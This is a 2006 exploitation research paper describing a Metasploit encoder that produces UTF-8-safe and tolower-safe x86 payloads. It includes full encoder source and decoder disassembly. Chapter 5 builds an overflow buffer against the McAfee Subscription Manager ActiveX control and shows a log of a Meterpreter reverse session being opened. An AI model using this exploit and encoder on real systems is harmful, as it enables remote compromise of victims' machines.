Implementing a Custom X86 Encoder

Aug, 2006

skape
mmiller@hick.org

Contents

Chapter 1

Foreword

Abstract: This paper describes the process of implementing a custom encoder for the x86 architecture. To help set the stage, the McAfee Subscription Manager ActiveX control vulnerability, which was discovered by eEye, will be used as an example of a vulnerability that requires the implementation of a custom encoder. In particular, this vulnerability does not permit the use of uppercase characters. To help make things more interesting, the encoder described in this paper will also avoid all characters above `0x7f`. This will make the encoder both UTF-8 safe and `tolower` safe.

Challenge: The author believes that a UTF-8 safe and tolower safe encoder could most likely be implemented in a much more optimized fashion that incurs far less overhead in terms of size. If any reader has ideas about ways in which this might be approached, feel free to contact the author. A bonus challenge would be to identify a `geteip` technique that can be used with these character limitations.

Chapter 2

Introduction

In the month of August, eEye released an advisory for a stack-based buffer overflow that was found in the McAfee Subscription Manager ActiveX control[1]. The underlying vulnerability was in an insecure call to `vsprintf` that was exposed through scripting-accessible routines. At a glance, this vulnerability would appear trivial to exploit given that it's a very basic stack overflow. However, once it comes to transmitting a payload, or even a particular return address, certain limiting factors begin to appear. The focus of this paper will center around an exercise in implementing a custom encoder to overcome certain character set limitations. The McAfee Subscription Manager vulnerability will be used as a real-world example of a vulnerability that requires a custom encoder to exploit.

When it comes to exploiting this vulnerability, the first step is to reproduce the conditions reported in the advisory. Like most vulnerabilities, it's customary to send an arbitrary sequence of bytes, such as A's. However, in this particular exploit, sending a sequence of A's, which equates to `0x41`, actually causes the return address to be overwritten with `0x61`'s which are lowercase a's. Judging from this, it seems obvious that the input string is undergoing a `tolower` operation and it will not be possible for the payload or return address to contain any uppercase characters.

Given these character restrictions, it's safe to go forward with writing the exploit. To simply get a proof of concept for code execution, it makes sense to put a series of `int3`'s, represented by the `0xcc` opcode, immediately following the return address. The return address could then be pointed to the location of a `push esp / ret` or some other type of instruction that transfers control to where the series of `int3`'s should reside. Once the vulnerability is triggered, the debugger should break in at an `int3` instruction, but that's not actually what happens. Instead, it breaks in on a completely different instruction:

```
(4f8.58c): Unknown exception - code c0000096 (!!! second chance !!!)
eax=00000f19 ebx=00000000 ecx=00139438
edx=0013a384 esi=00001b58 edi=0013a080
eip=0013a02c esp=0013a02c ebp=36213365 iopl=0
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
0013a02c ec              in      al,dx
0:000> u eip
0013a02c ec              in      al,dx
0013a02d ec              in      al,dx
0013a02e ec              in      al,dx
0013a02f ec              in      al,dx
```

Again, it looks like the buffer is undergoing some sort of transformation. One quick thing to notice is that `0xcc + 0x20 = 0xec`. This is similar to what would happen when changing an uppercase character to a lowercase character, such as where 'A', or `0x41`, is converted to 'a', or `0x61`, by adding `0x20`. It appears that the operation that's performing the case lowering may also be inadvertently performing it on a specific high ASCII range.

What's actually occurring is that the subscription manager control is calling `_mbslwr`, using the statically linked CRT, on a copy of the original input string. Internally, `_mbslwr` calls into `__crtLCMapStringA`. Eventually this will lead to a call out to `kernel32!LCMapStringW`. The second parameter to this routine is `dwMapFlags` which describes what sort of transformations, if any, should be performed on the buffer. The `_mbslwr` routine passes `0x100`, or `LCMAP_LOWERCASE`. This is what results in the lowering of the string.

So, given this information, it can be determined that it will not be possible to use characters through and including `0x41` and `0x5A` as well as, for the sake of clarity, `0xc0` and `0xe0`[1]. The main reason this ends up causing problems is because many of the payload encoders out there for x86, including those in Metasploit, rely on characters from these two sets for their decoder stub and subsequent encoded data. For that reason, and for the challenge, it's worth pursuing the implementation of a custom encoder.

While this particular vulnerability will permit the use of many characters above `0x80`, it makes the challenge that much more interesting, and particulary useful, to limit the usable character set to the characters described below. The reason this range is more useful is because the characters are UTF-8 safe and also `tolower` safe. Like most good payloads, the encoder will also avoid `NULL` bytes.

```
0x01 -> 0x40
0x5B -> 0x7f
```

As with all encoded formats, there are actually two major pieces involved. The

[1] In actuality, not all of the characters in this range are bad

first part is the encoder itself. The encoder is responsible for taking a raw buffer and encoding it into the appropriate format. The second part is the decoder, which, as is probably obvious, takes the encoded form and converts it back into the raw form so that it can be executed as a payload. The implementation of these two pieces will be described in the following chapters.

Chapter 3

Implementing the Decoder

The implementation of the decoder involves taking the encoded form and converting it back into the raw form. This must all be done using assembly instructions that will execute natively on the target machine after an exploit has succeeded and it must also use only those instructions that fall within the valid character set. To accomplish this, it makes sense to figure out what instructions are available out of the valid character set. To do that, it's as simple as generating all of the permutations of the valid characters in both the first and second byte positions. This provides a pretty good idea of what's available. The end-result of such a process is a list of about 105 unique instructions (independent of operand types). Of those instructions the most interesting are listed below:

```
add
sub
imul
inc
cmp
jcc
pusha
push
pop
and
or
xor
```

Some very useful instructions are available, such as `add`, `xor`, `push`, `pop`, and a few `jcc`'s. While there's an obvious lack of the traditional `mov` instruction, it can be made up for through a series of `push` and `pop` instructions, if needed. With the set of valid instructions identified, it's possible to begin implementing

the decoder. Most decoders will involve three implementation phases. The first phase is used to determine the base address of the decoder stub using a `geteip` technique. Following that, the encoded data must be transformed from its character-safe form to the form that it will actually execute from. Finally, the decoder must transfer control into the decoded data so that the actual payload can begin executing. These three steps will be described in the following sections.

In order to better understand the following sections, it's important to describe the general approach that is going to be taken to implement the decoder. Figure 3.1 describes the general structure of the decoder. The stub header is used to prepare the necessary state for the decode transforms. The transforms themselves take the encoded data, as a series of four byte blocks, and translate it using the process described in section 3.2. Finally, execution falls through to the decoded data that is stored in place of the encoded data.



Figure 3.1: Structure of the Decoder

3.1 Determining the Stub's Base Address

The first step in most decoder stubs will require the use of a series of instructions, also referred to as `geteip` code, that obtain the location of the current instruction pointer. The reason this is necessary is because most decoders will have the encoded data placed immediately following the decoder stub in memory. In order to operate on the encoded data using an absolute address, it is necessary to determine where the data is at. If the decoder stub can determine the address that it's executing from, then it can determine the address of

the encoded data immediately following it in memory in a position-independent fashion. As one might expect, the character limitations of this challenge make it quite a bit harder to get the value current instruction pointer.

There are a number of different techniques that can be used to get the value of the instruction pointer on x86[3]. However, the majority of these techniques rely on the use of the `call` instruction. The problem with the use of the `call` instruction is that it is generally composed of a high ASCII byte, such as `0xe8` or `0xff`. Another technique that can be used to get the instruction pointer is the `fnstenv` FPU instruction. Unfortunately, this instruction is also composed of bytes in the high ASCII range, such as `0xd9`. Yet another approach is to use structured exception handling to get the instruction pointer. This is accomplished by registering an exception handler and extracting the `Eip` value from the `CONTEXT` structure when an exception is generated. In fact, this approach has even been implemented in entirely alphanumeric form for Windows by SkyLined. Unfortunately, it can't be used in this case because it relies on uppercase characters.

With all of the known `geteip` techniques unusable, it seems like some alternative method for getting the base address of the decoder stub will be needed. In the world of alphanumeric encoders, such as SkyLined's Alpha2[4], it is common for the decoder stub to assume that a certain register contains the base address of the decoder stub. This assumption makes the decoder more complicated to use because it can't simply be dropped into any exploit and be expected to work. Instead, exploits may need to be modified in order to ensure that a register can be found that contains the location, or some location near, the decoder stub.

At the time of this writing, the author is not aware of a `geteip` technique that can be used that is both 7-bit safe and tolower safe. Like the alphanumeric payloads, the decoder described in this paper will be implemented using a register that is explicitly assumed to contain a reference to some address that is near the base address of the decoder stub. For this document, the register that is assumed to hold the address will be `ecx`, but it is equally possible to use other registers.

For this particular decoder, determining the base address is just the first step involved in implementing the stub's header. Once the base address has been determined, the decoder must adjust the register that holds the base address to point to the location of the encoded data. The reason this is necessary is because the next step of the decoder, the transforms, depend on knowing the location of the encoded data that they will be operating on. In order to calculate this address, the decoder must add the size of the stub header plus the size of the all of the decode transforms to the register that holds the base address. The end result should be that the register will hold the address of the first encoded block. Figure 3.2 illustrates where `ecx` should point after this calculation is complete.



Figure 3.2: The location of `ecx` after the stub header completes

The following disassembly shows one way that the stub header might be implemented. In this disassembly, `ecx` is assumed to point at the beginning of the stub header:

```
00000000  6A12              push byte +0x12
00000002  6B3C240B          imul edi,[esp],byte +0xb
00000006  60                pusha
00000007  030C24            add ecx,[esp]
0000000A  6A19              push byte +0x19
0000000C  030C24            add ecx,[esp]
0000000F  6A04              push byte +0x4
```

The purpose of the first two instructions is to calculate the number of bytes consumed by all of the decode transforms (which are described in section 3.2). It accomplishes this by multiplying the size of each transform, which is `0xb` bytes, by the total number of transforms, which in this example `0x12`. The result of the multiplication, `0xc6`, is stored in `edi`. Since each transform is capable of decoding four bytes of the raw payload, the maximum number of bytes that can be encoded is 508 bytes. This shouldn't be seen as much of a

limiting factor, though, as other combinations of `imul` can be used to account for larger payloads.

Once the size of the decode transforms has been calculated, `pusha` is executed in order to place the `edi` register at the top of the stack. With the value of `edi` at the top of the stack, the value can be added to the base address register `ecx`, thus accounting for the number of bytes used by the decode transforms. The astute reader might ask why the value of `edi` is indirectly added to `ecx`. Why not just add it directly? The answer, of course, is due to bad characters:

```
00000000  01F9              add ecx,edi
```

It's also not possible to simply push `edi` onto the stack, because the `push edi` instruction also contains bad characters:

```
00000000  57                push edi
```

Starting with the fifth instruction, the size of the stub header, plus any other offsets that may need to be accounted for, are added to the base address in order to shift the `ecx` register to point at the start of the encoded data. This is accomplished by simply pushing the the number of bytes to add onto the stack and then adding them to the `ecx` register indirectly by adding through `[esp]`.

After these instructions are finished, `ecx` will point to the start of the encoded data. The final instruction in the stub header is a `push byte 0x4`. This instruction isn't actually used by the stub header, but it's there to set up some necessary state that will be used by the decode transforms. It's use will be described in the next section.

3.2 Transforming the Encoded Data

The most important part of any decoder is the way in which it transforms the data from its encoded form to its actual form. For example, many of the decoders used in the Metasploit Framework and elsewhere will `xor` a portion of the encoded data with a key that results in the actual bytes of the original payload being produced. While this an effective way of obtaining the desired results, it's not possible to use such a technique with the character set limitations currently defined in this paper.

In order to transform encoded data back to its original form, it must be possible to produce any byte from `0x00` to `0xff` using any number of combinations of bytes that fall within the valid character set. This means that this decoder will be limited to using combinations of character that fall within `0x01-0x40`

and `0x5b-0x7f`. To figure out the best possible means of accomplishing the transformation, it makes sense to investigate each of the useful instructions that were identified earlier in this chapter.

The bitwise instructions, such as `and`, `or`, and `xor` are not going to be particularly useful to this decoder. The main reason for this is that they are unable to produce values that reside outside of the valid character sets without the aide of a bit shifting instruction. For example, it is impossible to bitwise-`and` two non-zero values in the valid character set together to produce `0x00`. While `xor` could be used to accomplish this, that's about all that it could do other than producing other values below the `0x80` boundary. These restrictions make the bitwise instructions unusable.

The `imul` instruction could be useful in that it is possible to multiply two characters from the valid character set together to produce values that reside outside of the valid character set. For example, multiplying `0x02` by `0x7f` produces `0xfe`. While this may have its uses, there are two remaining instructions that are actually the most useful.

The `add` instruction can be used to produce almost all possible characters. However, it's unable to produce a few specific values. For example, it's impossible to `add` two valid characters together to produce `0x00`. It is also impossible to add two valid characters together to produce `0xff` and `0x01`. While this limitation may make it appear that the `add` instruction is unusable, its saving grace is the `sub` instruction.

Like the `add` instruction, the `sub` instruction is capable of producing almost all possible characters. It is certainly capable of producing the values that `add` cannot. For example, it can produce `0x00` by subtracting `0x02` from `0x02`. It can also produce `0xff` by subtracting `0x03` from `0x02`. Finally, `0x01` can be produce by subtracting `0x02` from `0x03`. However, like the `add` instruction, there are also characters that the `sub` instruction cannot produce. These characters include `0x7f`, `0x80`, and `0x81`.

Given this analysis, it seems that using `add` and `sub` in combination is most likely going to be the best choice when it comes to transforming encoded data for this decoder. With the fundamental operations selected, the next step is to attempt to implement the code that actually performs the transformation. In most decoders, the transform will be accomplished through a loop that simply performs the same operation on a pointer that is incremented by a set number of bytes each iteration. This type of approach results in all of the encoded data being decoded prior to executing it. Using this type of technique is a little bit more complicated for this decoder, though, because it can't simply rely on the use of a static key and it's also limited in terms of what instructions it can use within the loop.

For these reasons, the author decided to go with an alternative technique for the transformation portion of the decoder stub. Rather than using a loop that

iterates over the encoded data, the author chose to use a series of sequential transformations where each block of the encoded data was decoded. This technique has been used before in similar situations. One negative aspect of using this approach over a loop-based approach is that it substantially increases the size of the encoded payload. While figure 3.1 gives an idea of the structure of the decoder, it doesn't give a concrete understanding of how it's actually implemented. It's at this point that one must descend from the lofty high-level. What better way to do this than diving right into the disassembly?

```
00000011  6830703C14        push dword 0x143c7030
00000016  5F                pop edi
00000017  0139              add [ecx],edi
00000019  030C24            add ecx,[esp]
```

The form of each transform will look exactly like this one. What's actually occurring is a four byte value is pushed onto the stack and then popped into the `edi` register. This is done in place of a `mov` instruction because the `mov` instruction contains invalid characters. Once the value is in the `edi` register, it is either added to or subtracted from its respective encoded data block. The result of the add or subtract is stored in place of the previously encoded data. Once the transform has completed, it adds the value at the top of the stack, which was set to `0x4` in the decoder stub header, to the register that holds the pointer into the encoded data. This results in the pointer moving on to the next encoded data block so that the subsequent transform will operate on the correct block.

This simple process is all that's necessary to perform the transformations using only valid characters. As mentioned above, one of the negative aspects of this approach is that it does add quite a bit of overhead to the original payload. For each four byte block, 11 bytes of overhead are added. The approach is also limited by the fact that if there is ever a portion of the raw payload that contains characters that `add` cannot handle, such as `0x00`, and also contains characters that `sub` cannot handle, such as `0x80`, then it will not be possible to encode it.

3.3 Transferring Control to the Decoded Data

Due to the way the decoder is structured, there is no need for it to include code that directly transfers control to the decoded data. Since this decoder does not use any sort of looping, execution control will simply fall through to the decoded data after all of the transformations have completed.

Chapter 4

Implementing the Encoder

The encoder portion is made up of code that runs on an attacker's machine prior to exploiting a target. It converts the actual payload that will be executed into the encoded format and then transmits the encoded form as the payload. Once the target begins executing code, the decoder, as described in chapter 3, converts the encoded payload back into its raw form and then executes it.

For the purposes of this document, the client-side encoder was implemented in the 3.0 version of the Metasploit Framework as an encoder module for x86. This chapter will describe what was actually involved in implementing the encoder module for the Metasploit Framework.

The very first step involved in implementing the encoder is to create the appropriate file and set up the class so that it can be loaded into the framework. This is accomplished by placing the encoder module's file in the appropriate directory, which in this case is `modules/encoders/x86`. The name of the module's file is important only in that the module's reference name is derived from the filename. For example, this encoder can be referenced as `x86/avoid_utf8_tolower` based on its filename. In this case, the module's filename is `avoid_utf8_tolower.rb`. Once the file is created in the appropriate location, the next step is to define the class and provide the framework with the appropriate module information.

To define the class, it must be placed in the appropriate namespace that reflects where it is at on the filesystem. In this case, the module is placed in the `Msf::Encoders::X86` namespace. The name of the class itself is not important so long as it is unique within the namespace. When defining the class, it is important that it inherit from the `Msf::Encoder` base class at some level. This ensures that it implements all the required methods for an encoder to function when the framework is interacting with it.

At this point, the class definition should look something like this:

```
require 'msf/core'

module Msf
module Encoders
module X86

class AvoidUtf8 < Msf::Encoder

end

end
end
end
```

With the class defined, the next step is to create a constructor and to pass the appropriate module information down to the base class in the form of the `info` hash. This hash contains information about the module, such as name, version, authorship, and so on. For encoder modules, it also conveys information about the type of encoder that's being implemented as well as information specific to the encoder, like block size and key size. For this module, the constructor might look something like this:

```
def initialize
   super(
      'Name'             => 'Avoid UTF8/tolower',
      'Version'          => '$Revision: 1.3 $',
      'Description'      => 'UTF8 Safe, tolower Safe Encoder',
      'Author'           => 'skape',
      'Arch'             => ARCH_X86,
      'License'          => MSF_LICENSE,
      'EncoderType'      => Msf::Encoder::Type::NonUpperUtf8Safe,
      'Decoder'          =>
         {
            'KeySize'    => 4,
            'BlockSize'  => 4,
         })
end
```

With all of the boilerplate code out of the way, it's time to finally get into implementing the actual encoder. When implementing encoder modules in the 3.0 version of the Metasploit Framework, there are a few key methods that can overridden by a derived class. These methods are described in detail in the developer's guide[2], so an abbreviated explanation of only those useful to this encoder will be given here. Each method will be explained in its own individual section.

4.1 decoder_stub

First and foremost, the `decoder_stub` method gives an encoder module the opportunity to dynamically generate a decoder stub. The framework's idea of the decoder stub is equivalent to the stub header described in chapter 3. In this case, it must simply provide a buffer whose assembly will set up a specific register to point to the start of the encoded data blocks as described in section 3.1. The completed version of this method might look something like this:

```
def decoder_stub(state)
   len = ((state.buf.length + 3) & (~0x3)) / 4

   off = (datastore['BufferOffset'] || 0).to_i

   decoder =
      "\x6a" + [len].pack('C')      +  # push len
      "\x6b\x3c\x24\x0b"            +  # imul 0xb
      "\x60"                        +  # pusha
      "\x03\x0c\x24"                +  # add ecx, [esp]
      "\x6a" + [0x11+off].pack('C') +  # push byte 0x11 + off
      "\x03\x0c\x24"                +  # add ecx, [esp]
      "\x6a\x04"                       # push byte 0x4

   state.context = ''

   return decoder
end
```

In this routine, the length of the raw buffer, as found through `state.buf.length`, is aligned up to a four byte boundary and then divided by four. Following that, an optional buffer offset is stored in the `off` local variable. The purpose of the `BufferOffset` optional value is to allow exploits to cause the encoder to account for extra size overhead in the `ecx` register when doing its calculations. The decoder stub is then generated using the calculated length and offset to produce the stub header. The stub header is then returned to the caller.

4.2 encode_block

The next important method to override is the `encode_block` method. This method is used by the framework to allow an encoder to encode a single block and return the resultant encoded buffer. The size of each block is provided to the framework through the encoder's information hash. For this particular encoder, the block size is four bytes. The implementation of the `encode_block` routine is as simple as trying to encode the block using either the `add` instruction or the `sub` instruction. Which instruction is used will depend on the bytes in the block that is being encoded.

```
def encode_block(state, block)
   buf = try_add(state, block)

   if (buf.nil?)
      buf = try_sub(state, block)
   end

   if (buf.nil?)
      raise BadcharError.new(state.encoded, 0, 0, 0)
   end

   buf
end
```

The first thing `encode_block` tries is `add`. The `try_add` method is implemented as shown below:

```
def try_add(state, block)
   buf  = "\x68"
   vbuf = ''
   ctx  = ''

   block.each_byte { |b|
      return nil if (b == 0xff or b == 0x01 or b == 0x00)

      begin
         xv = rand(b - 1) + 1
      end while (is_badchar(state, xv) or is_badchar(state, b - xv))

      vbuf += [xv].pack('C')
      ctx  += [b - xv].pack('C')
   }

   buf += vbuf + "\x5f\x01\x39\x03\x0c\x24"

   state.context += ctx

   return buf
end
```

The `try_add` routine enumerates each byte in the block, trying to find a random byte that, when added to another random byte, produces the byte value in the block. The algorithm it uses to accomplish this is to loop selecting a random value between 1 and the actual value. From there a check is made to ensure that both values are within the valid character set. If they are both valid, then one of the values is stored as one of the bytes of the 32-bit immediate operand to the `push` instruction that is part of the decode transform for the current block. The second value is appended to the encoded block context. After all bytes have been considered, the instructions that compose the decode transform are completed and the encoded block context is appended to the string of encoded blocks. Finally, the decode transform is returned to the framework.

In the event that any of the bytes that compose the block being encoded by `try_add` are `0x00`, `0x01`, or `0xff`, the routine will return `nil`. When this happens, the `encode_block` routine will attempt to encode the block using the `sub` instruction. The implementation of the `try_sub` routine is shown below:

```
def try_sub(state, block)
   buf   = "\x68";
   vbuf  = ''
   ctx   = ''
   carry = 0

   block.each_byte { |b|
      return nil if (b == 0x80 or b == 0x81 or b == 0x7f)

      x          = 0
      y          = 0
      prev_carry = carry

      begin
         carry = prev_carry

         if (b > 0x80)
            diff  = 0x100 - b
            y     = rand(0x80 - diff - 1).to_i + 1
            x     = (0x100 - (b - y + carry))
            carry = 1
         else
            diff  = 0x7f - b
            x     = rand(diff - 1) + 1
            y     = (b + x + carry) & 0xff
            carry = 0
         end

      end while (is_badchar(state, x) or is_badchar(state, y))

      vbuf += [x].pack('C')
      ctx  += [y].pack('C')
   }

   buf += vbuf + "\x5f\x29\x39\x03\x0c\x24"

   state.context += ctx

   return buf
end
```

Unlike the `try_add` routine, the `try_sub` routine is a little bit more complicated, perhaps unnecessarily. The main reason for this is that subtracting two 32-bit values has to take into account things like carrying from one digit to another. The basic idea is the same. Each byte in the block is enumerated. If the byte is above `0x80`, the routine calculates the difference between `0x100` and the byte. From there, it calculates the `y` value as a random number between 1 and `0x80` minus the difference. Using the `y` value, it generates the `x` value as `0x100` minus

the byte value minus `y` plus the current carry flag. To better understand this, consider the following scenario.

Say that the byte being encoded is 0x84. The difference between `0x100` and `0x84` is 0x7c. A valid value of `y` could be `0x3`, as derived from `rand(0x80 - 0x7c - 1) + 1`. Given this value for `y`, the value of `x` would be, assuming a zero carry flag, `0x7f`. When `0x7f`, or `x`, is subtracted from `0x3`, or `y`, the result is `0x84`.

However, if the byte value is less than `0x80`, then a different method is used to select the `x` and `y` values. In this case, the difference is calculated as `0x7f` minus the value of the current byte. The value of `x` is then assigned a random value between 1 and the difference. The value of `y` is then calculated as the current byte plus `x` plus the carry flag. For example, if the value is `0x24`, then the values could be calculated as described in the following scenario.

First, the difference between `0x7f` and `0x24` is `0x5b`. The value of `x` could be `0x18`, as derived from `rand(0x5b - 1) + 1`. From there, the value of `y` would be calculated as `0x3c` through `0x24 + 0x18`. Therefore, `0x3c - 0x18` is `0x24`.

Given these two methods of calculating the individual byte values, it's possible to encode all byte with the exception of `0x7f`, `0x80`, and `0x81`. If any one of these three bytes is encountered, the `try_sub` routine will return `nil` and the encoding will fail. Otherwise, the routine will complete in a fashion similar to the `try_add` routine. However, rather than using an `add` instruction, it uses the `sub` instruction.

4.3 encode_end

With all the encoding cruft out of the way, the final method that needs to be overridden is `encode_end`. In this method, the `state.context` attribute is appended to the `state.encoded`. The purpose of the `state.context` attribute is to hold all of the encoded data blocks that are created over the course of encoding each block. The `state.encoded` attribute is the actual decoder including the stub header, the decode transformations, and finally, the encoded data blocks.

```
def encode_end(state)
   state.encoded += state.context
end
```

Once encoding completes, the result might be a disassembly that looks something like this:

```
$ echo -ne "\x42\x20\x80\x78\xcc\xcc\xcc\xcc"  | \
  ./msfencode -e x86/avoid_utf8_tolower -t raw | \
  ndisasm -u -
[*] x86/avoid_utf8_tolower succeeded, final size 47

00000000  6A02              push byte +0x2
00000002  6B3C240B          imul edi,[esp],byte +0xb
00000006  60                pusha
00000007  030C24            add ecx,[esp]
0000000A  6A11              push byte +0x11
0000000C  030C24            add ecx,[esp]
0000000F  6A04              push byte +0x4
00000011  683C0C190D        push dword 0xd190c3c
00000016  5F                pop edi
00000017  0139              add [ecx],edi
00000019  030C24            add ecx,[esp]
0000001C  68696A6060        push dword 0x60606a69
00000021  5F                pop edi
00000022  0139              add [ecx],edi
00000024  030C24            add ecx,[esp]
00000027  06                push es
00000028  1467              adc al,0x67
0000002A  6B63626C          imul esp,[ebx+0x62],byte +0x6c
0000002E  6C                insb
```

Chapter 5

Applying the Encoder

The whole reason that this encoder was originally needed was to take advantage of the vulnerability in the McAfee Subscription Manager ActiveX control. Now that the encoder has been implemented, all that's left is to try it out and see if it works. To test this against a Windows XP SP0 target, the overflow buffer might be constructed as follows.

First, a string of 2972 random text characters must be generated. The return address should follow the random character string. An example of a valid return address for this target is `0x7605122f` which is the location of a `jmp esp` instruction in `shell32.dll`. Immediately following the return address in the overflow buffer should be a series of five instructions:

```
00000000  60              pusha
00000001  6A01            push byte +0x1
00000003  6A01            push byte +0x1
00000005  6A01            push byte +0x1
00000007  61              popa
```

The purpose of this series of instructions is to cause the value of `esp` at the time that the `pusha` occurs to be popped into the `ecx` register. As the reader should recall, the `ecx` register is used as the base address for the decoder stub. However, since `esp` doesn't actually point to the base address of the decoder stub, the encoder must be informed that 8 extra bytes must be added to `ecx` when accounting for the extra offset into the encoded data blocks. This is conveyed by setting the `BufferOffset` value to 8. After these five instructions should come the encoded version of the payload. To better visualize this, consider the following snippet from the exploit:

```
buf =
   Rex::Text.rand_text(2972, payload_badchars) +
   [ ret ].pack('V') +
   "\x60" + # pusha
   "\x6a" + Rex::Text.rand_char(payload_badchars) + # push byte 0x1
   "\x6a" + Rex::Text.rand_char(payload_badchars) + # push byte 0x1
   "\x6a" + Rex::Text.rand_char(payload_badchars) + # push byte 0x1
   "\x61" + # popa
   p.encoded
```

With the overflow buffer ready to go, the only thing left to do is fire off the an exploit attempt by having the machine browse to the malicious website:

```
msf exploit(mcafee_mcsubmgr_vsprintf) > exploit
[*] Started reverse handler
[*] Using URL: http://x.x.x.3:8080/foo
[*] Server started.
[*] Exploit running as background job.
msf exploit(mcafee_mcsubmgr_vsprintf) >
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (73739 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (x.x.x.3:4444 -> x.x.x.105:2010)

msf exploit(mcafee_mcsubmgr_vsprintf) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Figure 5.1 provides an example of what the encoded form might look like on the wire. The example is highlighted starting at the `pusha` instruction found in the exploit. The first instruction of the actual decoder stub is found eight bytes after the `pusha`.



Figure 5.1: A sample capture of an encoded payload on the wire

Chapter 6

Conclusion

The purpose of this paper was to illustrate the process of implementing a customer encoder for the x86 architecture. In particular, the encoder described in this paper was designed to make it possible to encode payloads in a UTF-8 and `tolower` safe format. To help illustrate the usefulness of such an encoder, a recent vulnerability in the McAfee Subscription Manager ActiveX control was used because of its restrictions on uppercase characters. While many readers may never find it necessary to implement an encoder, it's nevertheless a necessary topic to understand for those who are interested in exploitation research.

Bibliography

[1] eEye. *McAfee Subscription Manager Stack Buffer Overflow*. http://lists.grok.org.uk/pipermail/full-disclosure/2006-August/048565.html; accessed Aug 26, 2006.

[2] Metasploit Staff. *Metasploit 3.0 Developer's Guide*. http://www.metasploit.com/projects/Framework/msf3/developers_guide.pdf; accessed Aug 26, 2006.

[3] Spoonm. *Recent Shellcode Developments*. http://www.metasploit.com/confs/recon2005/recent_shellcode_developments-recon05.pdf; accessed Aug 26, 2006.

[4] SkyLined. *Alpha 2*. http://www.edup.tudelft.nl/~bjwever/documentation_alpha2.html.php; accessed Aug 26, 2006.